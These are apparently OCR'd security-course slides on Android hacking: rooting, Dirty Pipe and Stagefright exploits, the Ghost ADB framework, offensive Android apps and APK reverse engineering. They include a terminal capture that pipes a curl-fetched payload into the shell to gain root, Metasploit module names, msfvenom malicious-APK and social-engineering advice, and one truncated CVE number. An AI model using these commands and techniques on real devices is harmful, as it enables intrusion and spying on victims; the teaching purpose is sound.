Missing updates and patches	• Android and its apps need periodic patching

ANDROID VULNERABILITY STATISTICS

Number of CVSS High - Critical vulnerabilities in the past 3 years

Year	10	9.X	8.x
2022	23	4	0
2021	14	10	6
2020	20	17	0

https://www.cvedetails.com/

17.4 ROOTING ANDROID

- Rooting
- Tools

WHAT IS ROOTING?

- The process of removing restrictions in Android
- Allows root (administrator) access to commands, system files, and folder locations
- The user can:
  - Run superuser (su) commands
  - Modify the system
  - Remove applications installed by manufacturers and carriers
  - Run unsigned code or software that has not been approved by Google
  - Install tweaks and themes to customize the look and feel of the device and enhance functionality

ABOUT ROOTING

- By itself is not illegal
- Might void the device warranty
- It makes it much easier for you to use your phone to do illegal things
- It bypasses firmware based digital signatures
  - Makes it easy to introduce malware into the device
- Grants you root (full system administrator) privilege
- Grants you full system access on the device

BENEFITS AND RISKS OF ROOTING ANDROID


- Root access allows you to:
  - Uninstall bloatware and apps that cannot be normally uninstalled
  - Install any app you like, including hacking tools
  - Work deeply with the operating system
- Risks include:
  - Bypassing built-in security mechanisms puts your phone at greater risk of malware
  - You can accidentally permanently damage your phone while rooting
  - Chances are excellent that free "one-click" rooting solutions will install malware and spyware on your phone

TYPES OF ROOTING

Type	Description
systemless	• Modifies the system without changing any system files • Modifications are stored in boot partition • Can evade Google SafetyNet • Most commonly implemented by Magisk third party rooter 
Flashing an su binary	• Aka “hard rooting” done by manufacturers
Exploit	• Aka “soft rooting” • Performed by users • Takes advantage of a privilege escalation vulnerability on the device • May or may not require a PC

ANDROID ROOTING TOOLS

- Kingo
- SRS One Click Root
- Root Genius
- iRoot
- SuperSU Pro Root App
- One Click Root
- KingRoot
- Wondershare TunesGo
- VRoot
- Towelroot
- Magisk



17.5 ANDROID EXPLOITS

- Popular Exploits

EXPLOITS AGAINST ANDROID

- Metasploit offers 32 modules against Android
  - 6 exploits with rank of excellent
- You can use Metasploit and msfvenom to create a malicious APK
  - Use social engineering to get the victim to side-load it on their device
  - The payload can be Metasploit meterpreter (or whatever else you desire)
- You can program a HAK5 O.MG cable to install malware and a backdoor on an Android phone
  - Use the OMG-Cable-Android-Script (GitHub) to pre-program the malicious charger cable
  - Use social engineering to get the victim to plug their phone into their computer using this cable
- Exploit-db offers 75 verified downloadable exploits against Android
- GitHub lists 387 downloadable Android exploit repos

DIRTY PIPE ATTACK

- Local privilege escalation gives the attacker root-level access
- CVE-2022-084
- Affected devices:
  - Linux kernel 5.8 or later
  - Android 12, Pixel 6/6 Pro, Samsung Galaxy S22, Xiaomi 12 Pro, Qualcomm Snapdragon 8
- GitHub lists 59 Dirty Pipe repositories
- Metasploit module: exploit/linux/local/cve_2022_0847_dirtypipe


```
nobody@wrd:/$ source <(curl -s http://127.0.0.1:8000/payload.sh)
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
root
#
```

GHOST FRAMEWORK

- Exploits Android Debug Bridge (ADB) to access phones/smart TVs remotely
- ADB must be enabled on remote device, with port 5555 open
  - You already compromised the device to open the port
  - You used Shodan.io to locate a device IP that has port 5555 open
- Run these commands to install and use Ghost on Kali:
  1. sudo pip3 install git+https://github.com/EntySec/Ghost
  2. ghost
  3. connect <target IP>
  4. help


STAGEFRIGHT

- RCE/ID/Priv Esc vulnerability in the Android media framework
- Most commonly attacked via malicious MMS (text)
- 77 CVEs related to Stagefright
  - CVE-2015-1538 - CVE-2017-13207
- GitHub lists 125 Stagefright repos
  - Including popular Metaphor exploit
- Metasploit module:
  - exploit/android/browser/stagefright_mp4_tx3g_64bit
- Check a device with Stagefright Detector App



ANDROID TROJANS

- AndroRAT
- ZitMo
- Fake Token
- TRAMP.A
- Fakedefender
- Obad
- FakeInst
- OpFake
- Dendroid



17.6 ANDROID-BASED HACKING TOOLS

- Hacking Tools that Run on Android


PENTESTING SUITES THAT RUN ON ANDROID

- **The Android Network Hacking Toolkit**
  - Developed for the penetration tester and ethical hackers to test any network and vulnerabilities by using their mobile phones
  - This toolkit contains different apps that will help any hacker to find vulnerabilities and possibly exploit them
- **Kali Linux Hunter**
  - Open-source penetration testing platform for Android devices
- **dSploit**
  - Port and vulnerability scanner, MITM, Wi-Fi scanning
- **zANTI**
  - Spoofing, scanning, password cracking, MITM, HTTP hijacker
- **cSploit**
  - Network mapper, OS fingerprinting, port scanning, password sniffing, DNS spoofing, session hijacking
- **Hackode**
  - Perform different tasks like reconnaissance, scanning, performing exploits, etc
  - This app contains different tools like Google Hacking, Google Dorks, Whois, Scanning, etc.
- **Droid Pentest**
  - Features many hacking tools

PENTESTING SUITE EXAMPLES


The Network Hacking Toolkit

dSploit



SCANNERS THAT RUN ON ANDROID

- **Nmap for Android**
  - Nmap app for your phone
  - e-mail results
- **Network Scanner**
  - Identify devices on the network
- **Fing**
  - Scan for devices on your Wi-Fi network




SNIFFERS THAT RUN ON ANDROID

- **WhatsApp Sniffer**
  - Capture WhatsApp messages from surrounding phones
- **Packet Sniffer**
  - Capture and display Wifi and Bluetooth packets and save them for future analysis
- **tPacketCapture**
  - Packet capture without root
  - Uses Android OS VPN
- **Android PCAP**
  - Sniffer that does not require root
- **Shark for Root**
  - Works on rooted devices
  - Based on Tcpdump

SPOOFING APPS THAT RUN ON ANDROID

- **DroidSheep**
  - ARP spoofing app
  - Capture Facebook, Twitter, LinkedIn and other accounts
- **SpoofApp**
  - Spoof (place) calls with any called ID number
  - Manipulate what number shows up on the person's phone when you call
  - Includes several other features like a voice changer and call recorder
- **Network Spoofer**
  - Change how a website appears to others from your phone
    - Flip text and pictures, delete/replace words, change pictures, redirect to other pages

SPOOFER EXAMPLES




MITM/HIJACKING APPS THAT RUN ON ANDROID

- **Evil Operator**
  - Phone call MITM
- **Burp Suite**
  - For man-in-the-browser attacks
  - Security test web apps
- **FaceNiff: Session Hijacker for Android**
  - Session hijacking against Facebook and Twitter


DOS APPS THAT RUN ON ANDROID

- **WifiKill**
  - Kick others off a Wi-Fi network
- **AnDOSid- DOS Tool for Android**
  - Performs an HTTP POST flood DoS attack from an Android phone
- **LOIC for Android**
  - Low Orbit Ion Cannon
  - Launch a TCP, UDP or HTTP flood




SSH SERVER APPS THAT RUN ON ANDROID

- **SSHDroid**
  - An SSH server implementation for Android
  - Lets you connect to your device from a PC and execute commands like "terminal" and "ADB shell"



ADDITIONAL HACKING TOOLS THAT RUN ON ANDROID

- USB Cleaver
  - Steal browser passwords and network information from any connected Windows computer
- Orbot
  - A TOR client for Android



17.7 REVERSE ENGINEERING AN ANDROID APP

- Decompiling
- Tools

REVERSE ENGINEERING AN APK

- Examine an app's functionality without having access to the source code
  - The person examining the app tries to re-create the app or its functionality based on observation
- An attacker can attempt to decompile the app to recover as much code as possible
- An Android APK is really an archive (zip) file that can be uncompressed
  - Various configuration files and code libraries can be extracted
  - Binaries can be searched for text strings such as hard-coded credentials, names and IP addresses
- Reverse engineering can be performed on:
  - A legitimate app for nefarious purposes
  - Malware to understand how it infects targets and propagates

Do not confuse reverse-engineering with static code analysis
(in which you have the actual source code available for study)

ANALYZING AN ANDROID APK


- Application developers typically don't follow secure development best practices
- They hard-code IP addresses, passwords, API keys and other credentials in their code
- They fail to hash or encrypt data including credentials
- They don't obfuscate their final code
  - Make it more difficult to reverse-engineer
- You can use tools in Linux and Windows to decompile an APK to:
  - Statically inspect the application, its structure, code, and resources (images, text)
  - Search for text strings containing credentials and addresses

HARD-CODED CREDENTIALS IN AN APK EXAMPLE

```
rehman@DESKTOP-FA5OSNB:/mnt/d/Workspace/objective/jdx-script/apk-analyzer$ ./script.sh /mnt/d/Workspace/objective/jdx-script/apk-analyze
Hello World
./script.sh: line 3: [: missing `]'
fatal: destination path 'jadx' already exists and is not an empty directory.
To honour the JVM settings for this build a new JVM will be forked. Please consider using the daemon: https://docs.gradle.org/6.0.1/user
Daemon will be stopped at the end of the build stopping after processing

> Configure project :
jadx version: dev

Deprecated Gradle features were used in this build, making it incompatible with Gradle 7.0.
Use '--warning-mode all' to show the individual deprecation warnings.
See https://docs.gradle.org/6.0.1/userguide/command_line_interface.html#sec:command_line_warnings

BUILD SUCCESSFUL in 11s
18 actionable tasks: 18 up-to-date
INFO  - loading ...
INFO  - processing ...
INFO  - done
Searching Hard Coded Strings in decompiled apk.....
android/securitytesting/BuildConfig.java:    public static final String APPLICATION_ID = "com.android.securitytesting";
android/securitytesting/BuildConfig.java:    public static final String BUILD_TYPE = "debug";
android/securitytesting/BuildConfig.java:    public static final boolean DEBUG = Boolean.parseBoolean("true");
android/securitytesting/BuildConfig.java:    public static final String FLAVOR = "";
android/securitytesting/BuildConfig.java:    public static final String VERSION_NAME = "1.0";
android/securitytesting/MainActivity.java:    private static final String API_KEY = "b1221c1a-c1c0-49d8-9442-11ad44919da7";
android/securitytesting/MainActivity.java:                Snackbar.make(view, (CharSequence) MainActivity.this.getString(R.string.string
uence) "Action", (View.OnClickListener) null).show();
rehman@DESKTOP-FA5OSNB:/mnt/d/Workspace/objective/jdx-script/apk-analyzer$
```

TOOLS TO DECOMPILE AN APK

- APK Extractor
  - Extracts all APKs from an Android device
  - Google Play
- APK Vulnerabilities Analyzer
  - Decompile Android APK and analyze all security vulnerabilities
  - GitHub
- Sisik online APK Analyzer
  - www.sisik.eu/apk-tool
- Bugjaeger Mobile ADB
  - Google Play
- APK Tool
  - ibotpeaches.github.io/Apktool/install/
